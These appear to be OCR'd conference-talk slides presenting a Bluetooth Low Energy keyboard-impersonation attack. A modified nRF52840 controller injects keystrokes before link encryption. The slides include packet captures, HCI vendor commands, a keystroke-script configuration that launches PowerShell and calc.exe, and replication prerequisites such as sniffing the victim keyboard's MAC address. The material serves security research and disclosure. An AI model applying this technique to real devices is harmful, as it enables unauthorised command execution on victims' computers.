Unknown_0xced14d… Unknown_0xced…  LE LL     32 Control Opcode: LL_ENC_RSP
Unknown_0xced14d… Unknown_0xced…  LE LL     21 Control Opcode: LL_REJECT_IND
Unknown_0xced14d… Unknown_0xced…  LE LL     21 Control Opcode: LL_TERMINATE_IND
Unknown_0xced14d… Unknown_0xced…  ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
```

M ← S

Fake Slave continues sending keystrokes but they aren't processed by Master


Final Approach: CONTROLLER Level

- **Working with Zephyr Project [1]:**
  - nRF52840-Dongle [2]





- **Use Zephyr HCI_USB sample**
- **Intercepts ENC_REQ message and send keystrokes from controller.**
- **"Deterministic" behavior and more stability**



1. https://www.zephyrproject.org/bluetooth-on-zephyr-rtos
2. https://www.nordicsemi.com/Products/Development-hardware/nrf52840-dongle

Final Approach: CONTROLLER Level



- **Results on the air**

M → S

CyberTAN_6a:07:00	d8:f1:b3:82:9…	LE LL	53	CONNECT_REQ
Unknown_0x324f35…	Unknown_0x324…	LE LL	28	Control Opcode: LL_SLAVE_FEATURE_REQ
Unknown_0x324f35…	Unknown_0x324…	LE LL	25	Control Opcode: LL_VERSION_IND
Unknown_0x324f35…	Unknown_0x324…	LE LL	21	Control Opcode: LL_UNKNOWN_RSP
Unknown_0x324f35…	Unknown_0x324…	LE LL	25	Control Opcode: LL_VERSION_IND
Unknown_0x324f35…	Unknown_0x324…	LE LL	28	Control Opcode: LL_FEATURE_REQ
Unknown_0x324f35…	Unknown_0x324…	LE LL	28	Control Opcode: LL_FEATURE_RSP
Unknown_0x324f35…	Unknown_0x324…	LE LL	42	Control Opcode: LL_ENC_REQ
Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)

Connection Request is received by Slave

Final Approach: CONTROLLER Level



Results on the air

CyberTAN_6a:07:00	d8:f1:b3:82:9…	LE LL	53	CONNECT_REQ
Unknown_0x324f35…	Unknown_0x324…	LE LL	28	Control Opcode: LL_SLAVE_FEATURE_REQ
Unknown_0x324f35…	Unknown_0x324…	LE LL	25	Control Opcode: LL_VERSION_IND
Unknown_0x324f35…	Unknown_0x324…	LE LL	21	Control Opcode: LL_UNKNOWN_RSP
Unknown_0x324f35…	Unknown_0x324…	LE LL	25	Control Opcode: LL_VERSION_IND
Unknown_0x324f35…	Unknown_0x324…	LE LL	28	Control Opcode: LL_FEATURE_REQ
Unknown_0x324f35…	Unknown_0x324…	LE LL	28	Control Opcode: LL_FEATURE_RSP
Unknown_0x324f35…	Unknown_0x324…	LE LL	42	Control Opcode: LL_ENC_REQ
Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)

- LL_CTRL message exchange previous to LL_ENC_REQ
- Modified Slave Controller works as a standard controller in this phase

Final Approach: CONTROLLER Level



- **Results on the air**

M → S

```
CyberTAN_6a:07:00 d8:f1:b3:82:9… LE LL      53 CONNECT_REQ
Unknown_0x324f35… Unknown_0x324… LE LL      28 Control Opcode: LL_SLAVE_FEATURE_REQ
Unknown_0x324f35… Unknown_0x324… LE LL      25 Control Opcode: LL_VERSION_IND
Unknown_0x324f35… Unknown_0x324… LE LL      21 Control Opcode: LL_UNKNOWN_RSP
Unknown_0x324f35… Unknown_0x324… LE LL      25 Control Opcode: LL_VERSION_IND
Unknown_0x324f35… Unknown_0x324… LE LL      28 Control Opcode: LL_FEATURE_REQ
Unknown_0x324f35… Unknown_0x324… LE LL      28 Control Opcode: LL_FEATURE_RSP
Unknown_0x324f35… Unknown_0x324… LE LL      42 Control Opcode: LL_ENC_REQ
Unknown_0x324f35… Unknown_0x324… ATT        37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
Unknown_0x324f35… Unknown_0x324… ATT        37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
```

ENC_REQ is received from Master

Final Approach: CONTROLLER Level



▶ Results on the air

```
CyberTAN_6a:07:00 d8:f1:b3:82:9… LE LL     53 CONNECT_REQ
Unknown_0x324f35… Unknown_0x324… LE LL     28 Control Opcode: LL_SLAVE_FEATURE_REQ
Unknown_0x324f35… Unknown_0x324… LE LL     25 Control Opcode: LL_VERSION_IND
Unknown_0x324f35… Unknown_0x324… LE LL     21 Control Opcode: LL_UNKNOWN_RSP
Unknown_0x324f35… Unknown_0x324… LE LL     25 Control Opcode: LL_VERSION_IND
Unknown_0x324f35… Unknown_0x324… LE LL     28 Control Opcode: LL_FEATURE_REQ
Unknown_0x324f35… Unknown_0x324… LE LL     28 Control Opcode: LL_FEATURE_RSP
Unknown_0x324f35… Unknown_0x324… LE LL     42 Control Opcode: LL_ENC_REQ
Unknown_0x324f35… Unknown_0x324… ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
Unknown_0x324f35… Unknown_0x324… ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
```

- Slave Controller DOES NOT reply LL_ENC_REQ with LL_ENC_RSP
- HCI Event “LE Long Term Key Request” is NOT PRODUCED

Final Approach: CONTROLLER Level



- **Results on the air**

```
CyberTAN_6a:07:00 d8:f1:b3:82:9… LE LL     53 CONNECT_REQ
Unknown_0x324f35… Unknown_0x324… LE LL     28 Control Opcode: LL_SLAVE_FEATURE_REQ
Unknown_0x324f35… Unknown_0x324… LE LL     25 Control Opcode: LL_VERSION_IND
Unknown_0x324f35… Unknown_0x324… LE LL     21 Control Opcode: LL_UNKNOWN_RSP
Unknown_0x324f35… Unknown_0x324… LE LL     25 Control Opcode: LL_VERSION_IND
Unknown_0x324f35… Unknown_0x324… LE LL     28 Control Opcode: LL_FEATURE_REQ
Unknown_0x324f35… Unknown_0x324… LE LL     28 Control Opcode: LL_FEATURE_RSP
Unknown_0x324f35… Unknown_0x324… LE LL     42 Control Opcode: LL_ENC_REQ
M ← S Unknown_0x324f35… Unknown_0x324… ATT  37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
M ← S Unknown_0x324f35… Unknown_0x324… ATT  37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
```

Modified Slave Controller starts sending Keystrokes

```
▸ Frame 578: 37 bytes on wire (296 bits), 37 bytes captured (296 bits)
  Bluetooth
▸ Bluetooth Low Energy RF Info
▸ Bluetooth Low Energy Link Layer
▸ Bluetooth L2CAP Protocol
▾ Bluetooth Attribute Protocol
  ▸ Opcode: Handle Value Notification (0x1b)
    Handle: 0x0013 (Unknown)
    Value: 08150000000000000000
```

Final Approach: CONTROLLER Level



- **Results on the air**

M ← S	Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
M ← S	Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
M ← S	Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
M ← S	Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
M ← S	Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
M ← S	Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
M ← S	Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
M ← S	Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
	Unknown_0x324f35…	Unknown_0x324…	LE LL	21	Control Opcode: LL_TERMINATE_IND

- Modified Slave Controller continues sending keystrokes
- Master Controller is waiting for LL_ENC_RSP and only responds with ACKs (filtered Empty PDUs)

Final Approach: CONTROLLER Level




- **Results on the air**

Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification,	Handle: 0x0013 (Unknown)
Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification,	Handle: 0x0013 (Unknown)
Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification,	Handle: 0x0013 (Unknown)
Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification,	Handle: 0x0013 (Unknown)
Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification,	Handle: 0x0013 (Unknown)
Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification,	Handle: 0x0013 (Unknown)
Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification,	Handle: 0x0013 (Unknown)
Unknown_0x324f35…	Unknown_0x324…	ATT	37	UnknownDirection Handle Value Notification,	Handle: 0x0013 (Unknown)
M → S Unknown_0x324f35…	Unknown_0x324…	LE	21	Control Opcode: LL_TERMINATE_IND	

After about 30 seconds Master Controller terminates the communication

Implemented Upgrades

- **Exponential decrement of waiting time between keystrokes**



Implemented Upgrades


- **Configuration via HCI**

```
18  #define LK_MAX_REPORT_SIZE                20
19  #define LK_MAX_ACTION_LIST                100
20  #define LK_MAX_MSG_SIZE                   LK_MAX_REPORT_SIZE + 1 + 2*3
21  #define LK_REPORT_ACTION_INDICATOR        0xff
22
23  #define LK_HCI_VS_OCF                     0x3f
24  #define LK_BT_OP(ogf, ocf)                ((ocf) | ((ogf) << 10))
25  #define LK_HCI_CMD_OP(cmd_id)             LK_BT_OP(LK_HCI_VS_OCF, cmd_id)
26  #define LK_HCI_OPCODE_SETUP_ALL           LK_HCI_CMD_OP(0x03f0)
27  #define LK_HCI_OPCODE_SETUP_HANDLE        LK_HCI_CMD_OP(0x03f1)
28  #define LK_HCI_OPCODE_SETUP_REPORT_SIZE   LK_HCI_CMD_OP(0x03f2)
29  #define LK_HCI_OPCODE_SETUP_OPTYPE        LK_HCI_CMD_OP(0x03f3)
30
31  #define LK_HCI_OPCODE_ACTIONS_CLEAN       LK_HCI_CMD_OP(0x03e1)
32  #define LK_HCI_OPCODE_ACTIONS_ADD         LK_HCI_CMD_OP(0x03e2)
33  #define LK_HCI_OPCODE_ACTIONS_RUN_FOREVER LK_HCI_CMD_OP(0x03e3)
```

```
hcitool -i $1 cmd 0x3f 0x03f0 0x13 0x00 0x0b 0x1b # handle: 0x0013 Report size: 11, OpType: Notif.
hcitool -i $1 cmd 0x3f 0x03e1
hcitool -i $1 cmd 0x3f 0x03e2 0x08 0x15 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
hcitool -i $1 cmd 0x3f 0x03e2 0x00 0x13 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
```

Implemented Upgrades

- **Special Action Configuration**



- **Run Forever Option**

```
:~$ hcitool -i $1 cmd 0x3f 0x03e3
```

The proof of concept

Infrastructure

Prerequisites

How to program the dongle

Showing the tool in action (again)

What you need...

- A Nordic Semiconductor nrf52840 dongle (~ $30)



- The firmware image containing a modified zephyr hci device (https://github.com/Layakk/WKI/firmware.zip)

- The auxiliary tools and scripts (https://github.com/Layakk/WKI)

Prerequisites: things you need to acquire

- **Some characteristics of the impersonated keyboard**
  - Its vendor/model, which is necessary to obtain the report map (handles, handle usage, handle size, etc.)
  - Its MAC Address

Prerequisites: report map


- **Characterizing the target keyboard using a replica**
  - Analyzing the target: Report Handle, Report Size, Operation Type

No.	Time	Source	Destination	Protocol	Length	Info
57	5.414801	zte_b6:d7:41 ()	localhost ()	ATT	38	Rcvd Exchange MTU Response, Server Rx MTU: 23
59	5.414996	localhost ()	zte_b6:d7:41 …	ATT	38	Sent Read Request, Handle: 0x002e (Unknown)
61	5.422863	zte_b6:d7:41 ()	localhost ()	ATT	49	Rcvd Handle Value Notification, Handle: 0x0013 (Unknown)
63	5.423140	controller	host	HCI_E…	34	Rcvd Number of Completed Packets
65	5.429890	zte_b6:d7:41 ()	localhost ()	ATT	42	Rcvd Read Response, Handle: 0x002e (Unknown)
67	5.430902	localhost ()	zte_b6:d7:41 …	ATT	38	Sent Read Request, Handle: 0x000d (Unknown)
69	5.437234	controller	host	HCI_E…	34	Rcvd Number of Completed Packets
71	5.444855	zte_b6:d7:41 ()	localhost ()	ATT	37	Rcvd Read Response, Handle: 0x000d (Unknown)
73	5.445288	localhost ()	zte_b6:d7:41 …	ATT	39	Sent Write Command, Handle: 0x002b (Unknown)
75	5.453203	controller	host	HCI_E…	34	Rcvd Number of Completed Packets
77	7.409998	zte_b6:d7:41 ()	localhost ()	ATT	39	Rcvd Handle Value Notification, Handle: 0x000d (Unknown)
79	15.585153	zte_b6:d7:41 ()	localhost ()	ATT	49	Rcvd Handle Value Notification, Handle: 0x0013 (Unknown)
81	15.720062	zte_b6:d7:41 ()	localhost ()	ATT	49	Rcvd Handle Value Notification, Handle: 0x0013 (Unknown)
83	15.825168	zte_b6:d7:41 ()	localhost ()	ATT	49	Rcvd Handle Value Notification, Handle: 0x0013 (Unknown)
85	15.960262	zte_b6:d7:41 ()	localhost ()	ATT	49	Rcvd Handle Value Notification, Handle: 0x0013 (Unknown)

```
▸ Frame 79: 49 bytes on wire (392 bits), 49 bytes captured (392 bits) on interface wireshark_extcap2616, id 0
▸ USB URB
▸ Bluetooth
▸ Bluetooth HCI USB Transport
▸ Bluetooth HCI ACL Packet
▸ Bluetooth L2CAP Protocol
▾ Bluetooth Attribute Protocol
  ▸ Opcode: Handle Value Notification (0x1b)
    Handle: 0x0013 (Unknown)
    Value: 00040000000000000000
```


Prerequisites: impersonated keyboard MAC Address

- **Listening for legitimate keyboard's MAC during advertising mode before pairing:**
  - ADV_IND (undirected)




Prerequisites: impersonated keyboard MAC Address

- **Listening for legitimate keyboard's MAC during advertising mode before pairing:**
  - SCAN_RSP



Prerequisites: impersonated keyboard MAC Address

- **Listening for legitimate keyboard's MAC during reconnection:**
  - ADV_DIRECT_IND



How to program the dongle

- **Configuration file**

```
{
    "REPORT_HANDLE":"0x0013",
    "REPORT_SIZE":11,
    "REPORT_OPTYPE":"0x1b",
    "TEXT_SCRIPT":"{L_WIN}+rpowershell.exe{ENTER}{SLEEP 500}calc.exe{ENTER}"
}
```

Press Win+r
in the same report

Special Action
Sleep 500ms

- **Use kb_injection.py script to run:**

```
root@lkjpg:~/D3FC0N/WKI# ./kb_injection.py --help
usage: kb_injection.py [-h] -i HCI -m BDADDR -c CONF_FILE [-n] [-r]

WKI configuration and execution tool.

optional arguments:
  -h, --help            show this help message and exit
  -i HCI, --hci HCI     HCI Device
  -m BDADDR, --bdaddr BDADDR
                        Keyboard BDADDR to be faked. Format: XX:XX:XX:XX:XX:XX
  -c CONF_FILE, --conf_file CONF_FILE
                        Configuration file
  -n, --no-act          Print commands only, withtout running it
  -r, --run-forever     Run key loop. Key Injection secuence starts again on end
```

Showing the tool in action (again)

DEMO TIME

